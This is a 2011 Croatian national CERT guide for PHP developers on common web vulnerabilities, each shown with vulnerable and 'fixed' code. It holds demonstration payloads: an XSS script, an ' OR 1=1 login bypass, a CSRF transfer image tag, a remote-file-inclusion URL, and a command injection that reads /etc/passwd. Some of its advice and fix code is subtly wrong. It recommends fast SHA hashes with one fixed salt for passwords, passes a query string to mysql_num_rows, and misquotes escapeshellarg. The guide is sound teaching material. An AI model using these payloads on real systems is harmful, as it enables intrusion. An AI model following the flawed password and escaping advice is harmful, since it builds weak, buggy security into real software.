CARNet
HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Najčešće web ranjivosti

NCERT-PUBDOC-2011-03-325

Nacionalni CERT

Nacionalni CERT+

Sadržaj

1 UVOD 3

2 WEB RANJIVOSTI 4

2.1 CROSS-SITE SCRIPTING (XSS) 4
2.2 SQL INJECTION 7
2.3 CROSS-SITE REQUEST FORGERY (CSRF) 9
2.4 LOCAL/REMOTE FILE INCLUSION (LFI, RFI) 10
2.5 COMMAND INJECTION 11
2.6 NEDOVOLJNA OGRANIČENJA PRILIKOM PRIHVAĆANJA DATOTEKA 12
2.7 DETALJNE PORUKE O POGREŠKAMA 13
2.8 PROIZVOLJNO PREUSMJERAVANJE 14

3 OSTALI SIGURNOSNI SAVJETI 15

3.1 PROVJERA ULAZNIH PARAMETARA 15
3.2 SIGURNOSNE PROVJERE U JAVASCRIPT-U 15
3.3 PRAVILNA POHRANA LOZINKI 16
3.4 UPORABA KRIPTOGRAFSKIH PROTOKOLA 16

4 LITERATURA 17

1 Uvod

World Wide Web ili skraćeno web za veliku većinu ljudi sinonim je za Internet. Takvo shvaćanje Interneta u potpunosti je razumljivo budući da je web ono s čime se krajnji korisnici Interneta najčešće susreću. Gotovo da nema poslovnog subjekta koji ne održava vlastite web stranice koje koristi za učinkovitu razmjenu informacija s klijentima. No, web ne staje na razmjeni informacija. Brojne druge usluge na Internetu, nekada potpuno odvojene, sada se integriraju u web. Dovoljno je za primjer uzeti elektroničku poštu, multimediju ili kupovinu. Razvijaju se i moćne web aplikacije koje putem jednostavnog sučelja, podržanog na svim operacijskim sustavima, pružaju potporu izvršavanju i najsloženijih poslovnih procesa.

Ako na web i web aplikacije pogledamo s stajališta sigurnosti brzo dolazimo do zaključka da one predstavljaju još jedan potencijalni ulaz u poslovnu organizaciju za zlonamjerne napadače. Danas je to uistinu tako – sigurnosni problemi vezani uz web aplikacije najčešći su sigurnosni problemi u svijetu računalne sigurnosti. Osim raširenosti weba, razlog za takvu situaciju je i njegov ubrzan razvoj. Manje iskusni programeri brzo mogu razviti složene web aplikacije koje rijetko prolaze opsežna testiranja budući da je funkcionalnost uvijek ispred sigurnosti. S druge strane, svaka ranjivost u web aplikaciji može napadačima omogućiti zaobilaženje i najsloženijih mehanizama zaštite koji su implementirani na mreži ili na samom web poslužitelju. Za posebno opasne i uporne napadače web najčešće predstavlja ulazna vrata k potpunoj kompromitaciji poslužitelja ili čak cijele mreže neke poslovne organizacije.

Ovaj dokument namijenjen je kao pomoć svim web programerima koji nemaju puno iskustva s sigurnošću. U njemu su prikazane najčešće i najopasnije web ranjivosti i savjeti kako ih izbjeći. Osim ranjivosti, prikazani su i općeniti savjeti o sigurnosti.

2 Web ranjivosti

U ovom dijelu dokumenta popisane su najčešće web ranjivosti. Poredane su po učestalosti kojom se pojavljuju, ali redoslijed nije apsolutan jer je teško procijeniti broj napada koji se pojavljuju na Internetu svakodnevno. Uz svaku ranjivost prikazan je i kratak dio koda koji je ranjiv kao i kod koji može pomoći u ispravljanju ranjivosti. Sav programski kod pisan je u programskom jeziku PHP. Ranjivosti su neovisne od programskog jezika koji se koristi, a kako u dokumentu nema mjesta za opisivanje svih mogućih programskih jezika odabran je najpopularniji – PHP.

Općenito, uzrok ranjivosti u softveru uvijek je nedovoljna provjera ulaznih podataka koje aplikacija prihvaća. Budući da se to odnosi na sve navedene ranjivosti, neće biti istaknuta važnost provjere ulaznih podataka.

2.1 Cross-site Scripting (XSS)

Cross-site Scripting jedna je od najčešćih i najopasnijih ranjivosti koje se mogu pojaviti na web-u. Ranjivost se pojavljuje kada neki od ulaznih parametara aplikacije postaje sastavni dio HTML dokumenta koji se prikazuje posjetiteljima.

Ranjivost je najlakše prikazati na primjeru. Pretpostavimo da postoji web aplikacija koja posjetiteljima omogućuje unos i pregled komentara. Sljedeći kod prihvaća komentar korisnika i pohranjuje ga u bazu podataka:

```
$upit = "INSERT INTO komentar (datum, sadrzaj) VALUES (NOW(), '."
    .$_POST['komentar_sadrzaj']."')";

$rez = mysql_query($upit);
```

Aplikacija ima i kod koji prikazuje sve upisane komentare, kod izgleda ovako:

```
$upit = "SELECT * FROM komentar";
$rez = mysql_query($upit);

while($red = mysql_fetch_array($rez)) {
    echo '<p>' . $red['sadrzaj'] . '</p>';
    echo '<hr>';
}
```


Riječ je o jednostavnom ispisu svih redova iz baze podataka. Kod koji na ovaj način ispisuje podatke iz baze ranjiv je na XSS. Ranjivost dolazi do izražaja kada neki zlonamjerni posjetitelj u tekst komentara upiše neočekivani unos. Na primjer, posjetitelj za komentar može upisati sljedeći niz znakova:

```
<script type="text/javascript">
    alert("Pozdrav!!!");
</script>
```

Ovaj niz znakova će biti upisan u bazu podataka. Potom će, bez dodatnih provjera, biti uključen u sadržaj HTML datoteke koju generira drugi kod. U konačnici, HTML datoteka koja se prikazuje posjetitelju može izgledati ovako (uz postojanje drugih komentara):


```
<p>Prvi komentar</p>
<hr>
<p><script type="text/javascript">alert("Pozdrav!!!");</script></p>
<hr>
<p>Drugi komentar</p>
```

To znači da će web preglednik posjetitelja sav sadržaj upisan unutar drugog paragrafa protumačiti kao HTML kod, što u ovom slučaju rezultira izvršavanjem JavaScript funkcije *alert()*. Kada bi bio osiguran ispravan prikaz svih komentara, posjetitelj bi trebao dobiti isti prikaz kao i na sljedećoj slici:



2.1 - HTML stranica s pravilnim prikazom

No, zbog neispravnog prikaza, posjetitelj će vidjeti prikaz u kojem je njegov web preglednik izvršava JavaScript kod unutar komentara.



Slika 2.2 - HTML stranica s neispravnim prikazom

Ovo je vrlo ozbiljan sigurnosni propust budući da zlonamjernim posjetiteljima omogućuje unos proizvoljnog JavaScript koda koji će se potom izvršiti u pregledniku bilo kojeg drugog posjetitelja.

Kako bi se izbjegle ovakve ranjivosti web aplikacija mora pravilno filtrirati sve znakovne nizove koji postaju sastavni dio generirane HTML stranice. U programskom jeziku PHP, dovoljno je koristiti funkciju *htmlspecialchars()*. Sljedeći kod koristi ovu funkciju kako bi osigurao ispravan prikaz svih komentara, bilo da oni sadrže HTML kod ili ne:

```
$upit = "SELECT * FROM komentar";
$rez = mysql_query($upit);

while($red = mysql_fetch_array($rez)) {
    echo '<p>' . htmlspecialchars($red['sadrzaj']) . '</p>';
    echo '<hr>';
}
```

Funkcija *htmlspecialchars()* će ispravno filtrirati sve znakovne nizove kako bi osigurala da posebni znakovi, koji se mogu protumačiti kao HTML kod budu zamijenjeni prikladnim *escape* sekvencama. Gore navedeni kod će ispisati sljedeću HTML stranicu:

```
<body>
    <p>Prvi komentar</p>
    <hr>
    <p>&lt;script type=&quot;text/javascript&quot;&gt;alert(&quot;
        Pozdrav!!!&quot;);&lt;/script&gt;</p>
    <hr>
    <p>Drugi komentar</p>
</body>
```

HTML kod koji je korisnik upisao ispravno je zamijenjen HTML *escape* sekvencama te će zbog toga biti ispravno prikazan posjetitelju.

2.2 SQL injection

Još jedna od čestih i vrlo popularnih ranjivosti koja može imati katastrofalne posljedice za aplikacije u kojima se pojavljuje je *SQL injection*. On se, za razliku od *XSS* ranjivosti, odnosi se na sve što ima veze s bazom i SQL upitima. Ranjivost se pojavljuje ukoliko se nedovoljno provjereni ulazni podaci koriste za izgradnju i izvršavanje SQL upita nad pozadinskom bazom podataka.

U krajnjoj liniji, aplikacije koje su ranjive na *SQL injection* potencijalnim napadačima omogućuju izvršavanje proizvoljnih SQL upita u pozadinskoj bazi podataka. Ukoliko ta baza podataka sadrži povjerljive informacije, one će biti dostupne napadaču.

Pretpostavimo da postoji web aplikacija koja na sljedeći način provjerava korisničko ime i lozinku korisnika koji se želi prijaviti u nju.

```
function provjeri_korisnika() {

  $upit = "SELECT * FROM korisnici WHERE kor_ime='".$_POST['kor_ime']."'
    AND lozinka='".$_POST['lozinka']."'";

  $rez = mysql_query($upit);

  if(mysql_num_rows($upit) == 0)
    // podaci nisu dobri
    return FALSE;
  else
    // podaci su dobri
    return TRUE;
}
```

Ukoliko korisnik za korisničko ime unese *pero* i za lozinku unese *123*, upit koji će sljedeći kod izvršiti izgleda ovako:

```
SELECT * FROM korisnici WHERE kor_ime='pero' AND lozinka='123'
```

No, korisnik u polje za upis korisničkog imena i lozinke može upisati proizvoljan niz znakova, stoga, za korisničko ime, može upisati *pero*, ali za lozinku: *' OR 1=1 '* -- . Tada će upit koji aplikacija namjerava izvršiti nad bazom podataka izgledati ovako:

```
SELECT * FROM korisnici WHERE kor_ime='pero' AND lozinka='' OR 1=1 -- '
```

Korisnikov unos sada je promijenio namjenu upita, koji će u ovom slučaju vratiti sve redove iz tablice korisnici zbog promijenjenog uvjeta unutar *WHERE* klauzule. Upit u ovom slučaju traži one korisnike koji imaju korisničko ime *pero* i praznu lozinku ili gdje je 1=1. Kako je 1=1 uvijek istina i između je logički ili, cijela *WHERE* klauzula je istinita te upit vraća sve korisnike iz baze. Dakle, pomoću *SQL injection* napada potencijalni napadač može izvršavati proizvoljne SQL upite nad bazom podataka. Posljedice toga mogu biti krađa povjerljivih podataka, neovlašteno povećanje privilegija i sl.

Zaštita od ovakvih vrsta napada vrlo je jednostavna i dolazi ugrađena u sve programske jezike koji se koriste za razvoj web aplikacija. U slučaju programskog jezika PHP dovoljno je pozvati funkciju *mysql_real_escape_string()*, koja će korisnikov unos filtrirati i u njega

umetnuti *escape* sekvence za sve znakove koje imaju posebno značenje u sustavu za upravljanje bazom podataka. Funkcija *provjeri_korisnika()* može se prepraviti, te će njezin kod izgledati ovako:

```
function provjeri_korisnika() {

  $ime = mysql_real_escape_string($_POST['kor_ime']);
  $loz = mysql_real_escape_string($_POST['lozinka']);

  $upit = "SELECT * FROM korisnici WHERE kor_ime='".$ime."'
    AND lozinka='".$loz."'";

  $rez = mysql_query($upit);

  if(mysql_num_rows($upit) == 0)
    // podaci nisu dobri
    return FALSE;
  else
    // podaci su dobri
    return TRUE;
}
```

Ukoliko korisnik sada za korisničko ime unese: *pero*, a za lozinku: *' OR 1=1 '* -- upit će izgledati ovako:

```
SELECT * FROM korisnici WHERE kor_ime='pero' AND lozinka='\' OR 1=1 --'
```

Sada je unos korisnika pravilno protumačen budući da je dodana *escape* sekvenca za znak jednostrukog navodnika koji ima posebno značenje u sustavu za upravljanje bazom podataka.

Osim funkcije *mysql_real_escape_string()* u PHP-u se može koristiti i *mysqli*, noviji modul za pristup MySQL sustavu za upravljanje bazom podataka. U ovom modulu prisutna je automatska provjera svih ulaznih parametara za SQL upit. *SQL injection* pogađa i druge programske jezike te sustave za upravljanje bazom podataka. Metode zaštite kod drugih programskih jezika slične su onima u PHP-u.

2.3 Cross-Site Request Forgery (CSRF)

Ranjivosti tipa CSRF suprotne su od XSS ranjivosti, dok XSS iskorištava povjerenje koje web preglednik ima u pojedinu stranicu, CSRF iskorištava povjerenje koje web stranica ima u web preglednik.

Kod CSRF ranjivosti gotovo uvijek se govori o dvije web aplikacije i korisniku koji putem web preglednika posjećuje obje aplikacije. Najčešće se ova ranjivost pojašnjava na primjeru web aplikacije za Internet bankarstvo i web aplikacije za forumsku raspravu, tim primjerom ćemo se poslužiti i ovdje.

Pretpostavimo da postoji aplikacija za Internet bankarstvo koja je ranjiva na CSRF napad i nalazi se na adresi *banka.hr* i web forum na adresi *forum.hr*. Također, pretpostavka je kako korisnik posjećuje obje stranice istovremeno te je trenutno prijavljen u aplikaciju *banka.hr*.

Iskorištavanje CSRF ranjivosti sastoji se u tome da aplikacija *forum.hr* može putem web preglednika jednog od posjetitelja poslati zahtjev aplikaciji *banka.hr* koji će potom biti pravilno obrađen budući da aplikacija *banka.hr* misli kako je zahtjev ispostavio sam korisnik web preglednika.

Kako bi detaljnije upoznali ovu vrstu ranjivosti, pretpostavimo da aplikacija *banka.hr* ima formu pomoću koje korisnik može predati zahtjev za prijenosom sredstava. Prikazan je HTML kod forme:

```
<form name="prijenos" action="prijenos.php" method="GET">
    Korisnik:
    <input type="text" name="klijent" />

    Iznos:
    <input type="text" name="iznos" />

    <input type="submit" value="Prijenos" />
</form>
```

Ukoliko korisnik upiše da klijentu *Ivan* želi prenijeti iznos od 1000 kn njegov preglednik će putem URL poslati sljedeći zahtjev aplikaciji:

http://banka.hr/prijenos.php?klijent=ivan&iznos=1000

Pretpostavimo da korisnik, nakon što je prebacio sredstva na Ivanov račun i dok je još prijavljen u aplikaciju *banka.hr*, posjeti drugu aplikaciju - *forum.hr*. Između ostalog, na aplikaciji forum.hr postoji jedna slika koju je postavio korisnik Marko, a HTML kod za učitavanje te slike glasi:

```
<img src="http://banka.hr/prijenos.php?klijent=marko&iznos=1000" />
```

Kada preglednik naiđe na ovu oznaku, on će automatski pokušati učitati sliku s URL adrese navedene u njoj, no na toj URL adresi nema slike, već ona predstavlja sasvim legitiman zahtjev aplikaciji *banka.hr*. Budući da je korisnik trenutno prijavljen u navedenu aplikaciju, ona će pretpostaviti da je riječ o legitimnom zahtjevu koji je uputio korisnik i njega izvršiti. Time je CSRF napad uspješno proveden.

Kako se zaštititi od ovakvih napada. Postoji mnogo savjeta, ali dva najučinkovitija su:

1. Implementirati detaljnije provjere za kritične zahtjeve. Korisniku se mora prikazati zahtjev koji će se izvršiti i od njega tražiti konačna potvrda. Time će se onemogućiti obavljanje transakcije bez korisnikove potvrde.
2. Dodati slučajne oznake vezane uz sesiju na svaku formu putem skrivenog polja za unos. Preglednik će poslati podatke iz forme (uključujući i slučajnu oznaku) web aplikaciji. Ona prije provođenja zahtjeva treba provjeriti da li je sa zahtjevom poslana i slučajna oznaka i da li je ona ispravna. Pretpostavka je kako treća strana neće moći pogoditi slučajnu oznaku i tim neće moći definirati ispravan zahtjev.

2.4 Local/Remote File inclusion (LFI, RFI)

Local i *Remote File Inclusion* ranjivosti slične su *SQL injection* ranjivostima. Razlika leži u činjenici da *SQL injection* ranjivost omogućuje potencijalnim napadačima neometani pristup bazi podataka koju koristi web aplikacija, dok LFI i RFI omogućuju izvršavanje proizvoljnog programskog koda na poslužitelju na kojem se nalazi web aplikacija.

Ove dvije vrste ranjivosti iznimno su opasne i nažalost dosta česte, pogotovo kod manje iskusnih programera. Kao i što njihovo ime govori, radi se o uključivanju proizvoljnih datoteka u kod neke od skripti koje čine web stranicu. U programskom jeziku PHP za uključivanje datoteka u kod trenutne skripte koristi se funkcija *include()* i njezine izvedenice. Web aplikacija je ranjiva na LFI ili RFI ukoliko dopušta da unos korisnika postane sastavni dio putanje datoteke koja se daje funkciji *include()*.

Pretpostavimo da postoji web aplikacija koja korisnicima omogućuje prikaz sadržaja na više jezika. U takvoj aplikaciji, na temelju jezika kojega korisnik odabere, u postojeću skriptu učitava se vanjska datoteku koja ima isti naziv kao i jezik, a sadrži sav tekst preveden na odabrani jezik. Kod koji uključuje vanjsku datoteku u skriptu izgleda ovako:

```
if(isset($_GET['jezik'])) {
    include($_GET['jezik'] . 'php');
}
```

Korisnik može odabrati između tri jezika: *hrvatski, engleski* i *njemački*. U skladu s time, aplikacija će u kod uključiti jednu od tri datoteke: *hrvatski.php, engleski.php* ili *njemacki.php*. Nakon odabira jezika, web preglednik ispostavlja GET zahtjev poslužitelju putem sljedećeg URL-a:

http://primjer.com/skripta.php?jezik=njemacki

No korisnik u sam URL može upisati proizvoljan niz znakova, pa tako i putanju do neke druge datoteke. Npr. URL zahtjev može izgledati i ovako:

http://primjer.com/skripta.php?jezik=skripta

U tom slučaju će skripta pokušati učitati svoj vlastiti kod u samu sebe te vjerojatno uzrokovati pogrešku. Osim za uzrokovanje pogreške, korisnik ovu ranjivost može iskoristiti i za izvršavanje proizvoljnog koda. Ukoliko napadač na poslužitelj postavi svoju PHP datoteku pod imenom *moja_datoteka*, on ju može izvršiti na ovaj način.

http://primjer.com/skripta.php?jezik=moja_datoteka.php

Može uključiti i datoteke iz različitih direktorija ili čak s drugog poslužitelja, ovisno o konfiguraciji PHP-a. Npr.

http://primjer.com/skripta.php?jezik=http://www.drugiposluzitelj.com/datoteka

Ukoliko ranjiva aplikacija dopušta potencijalnom napadaču da uključi datoteku s drugog poslužitelja tada je riječ o RFI ranjivosti, a ukoliko je moguće uključiti datoteke samo s istog poslužitelja, riječ je o LFI ranjivosti.

Zaštitu od ovih vrsta ranjivosti nije moguće postići koristeći samo jednu funkciju programskog jezika koja može osigurati ispravnost korisnikova unosa. Potrebno je paziti na više detalja:

- Koristiti statičke vrijednosti unutar *include()* naredbe, a dinamičke samo ukoliko je to uistinu nužno
- Provjeriti sve ulazne parametre koji ulaze u sastav naredbe *include()* kako bi se uvjerili da sadrže samo dopuštene vrijednosti.
- Ograničiti uključivanje svih datoteka na jedan korijenski direktorij i ne dopustiti izlaz iz navedenog direktorija filtriranjem posebnih znakova za putanje (.. ili /);

2.5 Command Injection

Ova vrsta ranjivosti pojavljuje se prilikom interakcije web aplikacije s ljuskom (eng. *shell*) operacijskog sustava na kojem se nalazi. U mnogočemu je slična ranjivosti tipa *SQL injection*, budući da unos korisnika postaje sastavan dio naredbe, no ovdje se radi o naredbama koje će izvršiti ljuska operacijskog sustava, a ne sustav za upravljanje bazom podataka.

Ranjivost se rjeđe pojavljuje budući da web aplikacije rijetko kada imaju potrebu izvršavati naredbe u ljusci operacijskog sustava. Usprkos tome, ova ranjivost iznimno je opasna i potencijalnom napadaču može omogućiti potpunu kompromitaciju poslužitelja na kojem se web aplikacija nalazi.

Pretpostavimo da postoji web aplikacija koja korisnicima omogućuje pretraživanje određenih tekstualnih datoteka na disku. Korisnik upisuje termin koji želi pronaći u datotekama, a aplikacija ispisuje datoteke u kojima je termin pronađen. Termin se aplikaciji šalje putem POST zahtjeva. Ovo je mogući kod kojim aplikacija može pretražiti datoteke u direktoriju i rezultate prikazati korisniku.

```
$direktorij = "datoteke/";
$termin = $_POST['termin'];

$rezultat = shell_exec('grep ' . $termin . ' '. $direktorij . '*');

echo $rezultat;
```

Ukoliko korisnik u parametru *$_POST['termin']* pošalje termin *danas*, naredba koja će se izvršiti u ljusci operativnog sustava je:

*grep danas datoteke/**

Iz direktorija datoteke biti će ispisane samo one koje sadrže termin *danas*. No, kao što je slučaj sa svakom ranjivošću, tako i ovdje korisnik može u POST zahtjev upisati proizvoljnu vrijednost. Ukoliko za termin, korisnik upiše vrijednost:

test test; cat /etc/passwd #

tada će se u ljuski operacijskog sustava izvršiti naredba:

*grep test test; cat /etc/passwd # datoteke/**

Riječ je dvije naredbe, od kojih jedna prikazuje sadržaj datoteke */etc/passwd*. Taj prikaz biti će pohranjen u varijablu *$rezultat* i potom prikazan korisniku. Na ovaj način korisnik može izvršiti bilo koju naredbu na sustavu.

Kako bi se web aplikacija zaštitila od ovakvih napada potrebno je provjeriti sve argumente koji trebaju biti sastavni dio naredbe za operacijski sustav. Provjeru je moguće napraviti uz pomoć funkcije *escapeshellarg()*. S pravilnom provjerom, gore navedeni kod izgleda ovako:

```
$direktorij = "datoteke/";
$termin = $_POST['termin'];

$rezultat = shell_exec("grep '" . escapeshellarg($termin) .
        "' ". $direktorij . "*");

echo $rezultat;
```

Važno je uočiti da svi argumenti koji se formiraju na temelju upita korisnika moraju biti postavljeni unutar jednostrukih navodnika kako bi ih ljuska operacijskog sustava tretirala kao jedan argument, a funkcija *escapeshellarg()* će filtriranjem posebnih znakova osigurati da korisnik ne može definirati argument koji će razlomiti strukturu jednostrukih navodnika.

2.6 Nedovoljna ograničenja prilikom prihvaćanja datoteka

Ova ranjivost odnosi se na one web aplikacije koje omogućuju korisnicima postavljanje datoteka na poslužitelj. Aplikacije bi trebale biti posebno oprezne prilikom prihvaćanja različitih datoteka. Kao i kod svake druge vrste ranjivosti uvijek je potrebno pretpostaviti da je korisnikov unos zlonamjeran. Neke od sigurnosnih smjernica koje vrijede za aplikacije koje prihvaćaju datoteke od korisnika su:

- **Ograničiti prihvaćanje datoteka samo na registrirane i autorizirane korisnike**. Aplikacija koja prihvaća datoteke od bilo kojeg posjetitelja nema kontrolu nad primljenim datotekama.
- **Ograničiti tip datoteka koje aplikacija prihvaća.** Ukoliko je riječ o web aplikaciji koja služi kao galerija slika tada ona smije prihvatiti samo slike (PNG, GIF, JPEG, …). Za provjeru tipa datoteka u PHP-u moguće je koristiti *finfo_open()* i *finfo_file()* s konstantom *FILEINFO_MIME_TYPE*
- **Ograničiti veličinu datoteke koju korisnik pokušava postaviti na poslužitelj.** Ovakva ograničenja uvijek su dobra praksa ukoliko neki drugi sigurnosni mehanizam zakaže i korisniku se omogući postavljanje velikog broja datoteka.
- **Izraditi vlastito ime datoteka koje korisnik postavlja.** Ukoliko web aplikacija omogućuje postavljanje korisničkih datoteka na poslužitelj ona će prilikom postavljanja dobiti i originalno ime datoteke na disku korisnika. Web aplikacija nikada ne smije datoteku pohraniti pod istim imenom koje je ona imala na disku korisnika budući da to ime može sadržavati krivu ekstenziju ili čak neispravne

znakove. Globalna varijabla *$_FILES[naziv_forme]['name']* sadrži originalno ime datoteke, dok globalna varijabla *$_FILES[naziv_forme]['tmp_name']* sadrži njezino ime na poslužitelju koji prihvaća datoteku (*naziv_forme* – odnosi se na naziv ulazne forme u HTML dokumentu).

2.7 Detaljne poruke o pogreškama

Detaljne poruke koje nastaju kada u aplikaciji nastupi pogreška sastavni su dio razvoja aplikacije i nužne za otklanjanje pogrešaka. No, aplikacije koje se nalaze u produkciji ne bi smjele korisnicima otkrivati previše detalja o pogreškama. Često takve pogreške sadrže povjerljive informacije o putanji datoteka, funkcijama i varijablama koje su korištene i slično. Sljedeća slika prikazuje jednu takvu grešku koja se može dogoditi u web aplikaciji.

Notice: Undefined variable: intentionalError in /Volumes/Web/andromeda/htdocs/app/code/core/Mage/Cms/controllers/IndexController.php on line *44*

Call Stack

#	Time	Memory	Function	Location
1	0.0004	66452	{main}( )	../index.php:0
2	0.0045	373888	Mage::run($code = '', $type = 'store', $options = ???)	../index.php:78
3	0.0179	1341628	Mage_Core_Model_App->run($params = array ('scope_code' => '', 'scope_type' => 'store', 'options' => array ()))	../Mage.php:596
4	2.3152	7034068	Mage_Core_Controller_Varien_Front->dispatch( )	../App.php:301
5	2.3287	7321812	Mage_Core_Controller_Varien_Router_Standard->match($request = class Mage_Core_Controller_Request_Http { protected $_originalPathInfo = '/'; protected $_storeCode = NULL; protected $_requestString = '/'; protected $_rewritedPathInfo = NULL; protected $_requestedRouteName = NULL; protected $_route = 'cms'; protected $_directFrontNames = array ('api' => ''); protected $_controllerModule = 'Mage_Cms'; protected $_beforeForwardInfo = array (); protected $_paramSources = array (0 => '_GET', 1 => '_POST'); protected $_requestUri = '/'; protected $_baseUrl = ''; protected $_basePath = ''; protected $_pathInfo = '/'; protected $_params = array (); protected $_rawBody = NULL; protected $_aliases = array ('rewrite_request_path' => ''); protected $_dispatched = TRUE; protected $_module = 'cms'; protected $_moduleKey = 'module'; protected $_controller = 'index'; protected $_controllerKey = 'controller'; protected $_action = 'index'; protected $_actionKey = 'action' })	../Front.php:173
6	2.3356	7582672	Mage_Core_Controller_Varien_Action->dispatch($action = 'index')	../Standard.php:248
7	2.5045	8955872	Mage_Cms_IndexController->indexAction($coreRoute = ???)	../Action.php:391

Variables in local scope (#7)

$coreRoute	null
$intentionalError	*Undefined*
$pageId	*Undefined*

Slika 2.3 - Detaljna poruka o pogrešci

Sve ove informacije mogu koristiti potencijalnim napadačima budući da im otkrivaju povjerljive informacije.

U PHP-u prikaz ovakvih grešaka može se isključiti na dva načina:

- u konfiguracijskoj datoteci PHP-a dovoljno je postaviti opciju *display_errors* na *false*. U tome slučaju niti jedna pogreška se neće prikazati korisniku.
- prilikom izvršavanja PHP koda moguće je koristiti funkciju *error_reporting()* kojom se dinamički može ograničiti razina pogrešaka koje se prijavljuju korisniku.

U web aplikacijama korisno je definirati globalnu varijablu koja će služiti kao indikator da li je aplikacija postavljena u produkcijskim uvjetima gdje ne smiju biti prikazane greške ili je riječ o uvjetima gdje pogreške smiju biti prikazane. Time se jednostavnom promjenom varijable aplikacija može prilagoditi za produkcijske uvjete.

2.8 Proizvoljno preusmjeravanje

Proizvoljno preusmjeravanje potencijalnim napadačima omogućuje gotovo neprimjetno preusmjeravanje korisnika s postojeće web stranice na drugu web stranicu. Ovakva ranjivost prisutna je u aplikacijama koje dopuštaju korisniku da unese URL na koji će njegov preglednik biti preusmjeren.

Uz jednostavan primjer lako je razumjeti o čemu se točno radi kod ove ranjivosti. Pretpostavimo da na web adresi *www.banka.hr* postoji skripta *preusmjeri.php* koja korisnika preusmjerava na određeni URL, ovisno o tome koju stavku glavnog izbornika je korisnik odabrao. Također, pretpostavimo da glavni izbornik ima sljedeće stavke:

- O nama
- Internet bankarstvo
- Ostale usluge

Ovisno o tome koju stavku korisnik izabere, njegov preglednik će pristupiti jednom od sljedećih URL adresa:

- *www.banka.hr/presumjeri.php?adresa=onama.banka.hr/onama.html*
- *www.banka.hr/preusmjeri.php?adresa=bankarstvo.banka.hr*
- *www.banka.hr/preusmjeri.php?adresa=www.banka.hr/ostale_usluge.html*

Skripta *preusmjeri.php* koristeći PHP funkciju *header()* korisnika preusmjerava na adresu upisanu u globalnoj varijabli *$_GET['adresa']*. Ukoliko u navedenoj skripti ne postoji provjera adrese, tada korisnik može napraviti preusmjeravanje na bilo koji drugi URL. Za primjer možemo istaknuti:

www.banka.hr/preusmjeri.php?adresa=http://www.google.com/

Na prvi pogled, ova ranjivost se može činiti beskorisnom za potencijalne napadače. No česte su primjene ovakvih ranjivosti u različitim phishing kampanjama. Napadač koji zna da je aplikacija *www.banka.hr* ranjiva može klijentima te banke poslati e-mail u kojim će ih zamoliti da na stranici *www.banka.hr/preusmjeri.php?adresa=http://www.bankae.hr/* promjene svoju lozinku. U tom slučaju će korisnici biti preusmjereni na URL *www.bankae.hr* na kojem napadač može postaviti phishing verziju web stranice *www.banka.hr*.

Kako bi dodatno prikrio phishing URL i još više zbunio korisnike napadač ga može kodirati na sljedeći način:

www.banka.hr/preusmjeri.php?adresa= http%3a%2f%2fwww.bankae.hr%2f

Kako bi svoje korisnike web aplikacija zaštitila od ovakvih napada potrebno je uvesti detaljne provjere unosa korisnika koji će se koristiti za preusmjeravanje. Aplikacija ne bi trebala dopustiti preusmjeravanje korisnika na poslužitelje treće strane.

3 Ostali sigurnosni savjeti

3.1 Provjera ulaznih parametara

Svaka web aplikacija ima niz ulaznih parametara koji u nju dolaze iz različitih izvora. Oni omogućuju interakciju s aplikacijom, no oni su i glavni izvor sigurnosnih problema. Sve ranjivosti opisane u prvom dijelu dokumenta rezultat su nedovoljne provjere ulaznih parametara koji dolaze putem POST, GET ili nekog drugog zahtjeva u aplikaciju.

Sigurne web aplikacije posvećuju veliku pažnju provjeru svih ulaznih parametara. Osnovni princip sigurnog programiranja trebao bi biti stav prema kojemu je svaki ulazni parametar u neki programski kod zlonamjeran. Tek nakon iscrpnih provjera, vrijednost parametara se može proglasiti valjanom.

Koje povjere je potrebno provesti nad kojim parametrima ovisi o samoj aplikaciji i njezinim potrebama, ali nekoliko općenitih savjeta se može primijeniti u svim aplikacijama:

- Osigurati pravilan zapis ulaznih parametara. Ukoliko aplikacija od korisnika zahtjeva da on unese broj, onda treba provjeriti da li je stvarno upisan broj. Još jedan primjer može biti zahtjev za ispravnom e-mail adresom itd.
- Osigurati pravilnu duljinu ulaznih parametara. Aplikacija prije obrade parametara mora provjeriti njihovu duljinu, ako su vrijednosti parametara predugačke njih treba skratiti ili odbiti.
- Filtrirati sve parametre koji se upisuju u bazu podataka
- Filtrirati sve parametre koji se ispisuju u HTML dokumentu
- Provjeriti sve parametre, bez obzira na njihov izvor

3.2 Sigurnosne provjere u JavaScript-u

JavaScript osnovni je klijentski skriptni jezik na webu. Gotovo da ne postoji web stranica koja bi normalno funkcionirala bez JavaScript-a. No, koliko je JavaScript primamljiv svojom jednostavnošću i mogućnostima toliko sigurnosnih problema može uzrokovati.

Problem s JavaScript-om leži u činjenici da je riječ o programskom jeziku čiji kod se u potpunosti izvršava na strani klijenta (u web pregledniku posjetitelja). Zbog toga je trivijalno jednostavno upravljati kodom koji se izvršava unutar JavScript i mijenjati rezultate njegove obrade.

U JavaScript kodu ne bi smio biti implementiran niti jedan sigurnosni mehanizam, budući da se on, zbog prirode izvršavanja JavaScript koda, može jednostavno zaobići. Iznimka od ovog pravila mogu biti sigurnosni mehanizmi koji su bitni i u korisničkom sučelju, npr. provjera da unesena lozinka ima minimalno 8 znakova. No, takvi sigurnosni mehanizmi koji su implementirani u JavaScript kodu, također moraju biti implementirani i na strani poslužitelja.

3.3 Pravilna pohrana lozinki

Ukoliko web aplikacija mora bilježiti podatke o korisnicima, što uključuje i njihove lozinke one moraju biti pravilno kriptirane i tako pohranjene u bazu.

Lozinke se nikada ne bi smjele u bazu pohranjivati u tekstualnom obliku, već je potrebno koristiti neki od mehanizama kriptografskih sažetaka koji će lozinku pretvoriti u nečitljiv oblik. Danas se više ne preporuča korištenje MD5 sažetka za pohranu lozinki, već SHA1 ili SHA256. Gotovo svi programski jezici dolaze s podrškom za izračun ovih sažetaka.

Valja razmisliti i o implementaciji *salting* mehanizma za pohranu lozinke. Kod *salting* mehanizma svaka lozinka koja će biti pohranjena u bazu podataka se pomiješa s nekoliko slučajnih znakova. Naravno, slučajni znakovi se odabiru jednom i ostaju isti tijekom cijelog životnog vijeka aplikacije. Prednost *salting* mehanizma je u tome što lozinke korisnika čini sigurnijima i otpornijima na probijanje ukoliko baza podataka bude ukradena - pretpostavka je kako slučajni znakovi (*salt)* koji se dodaju lozinci nisu otkriveni.

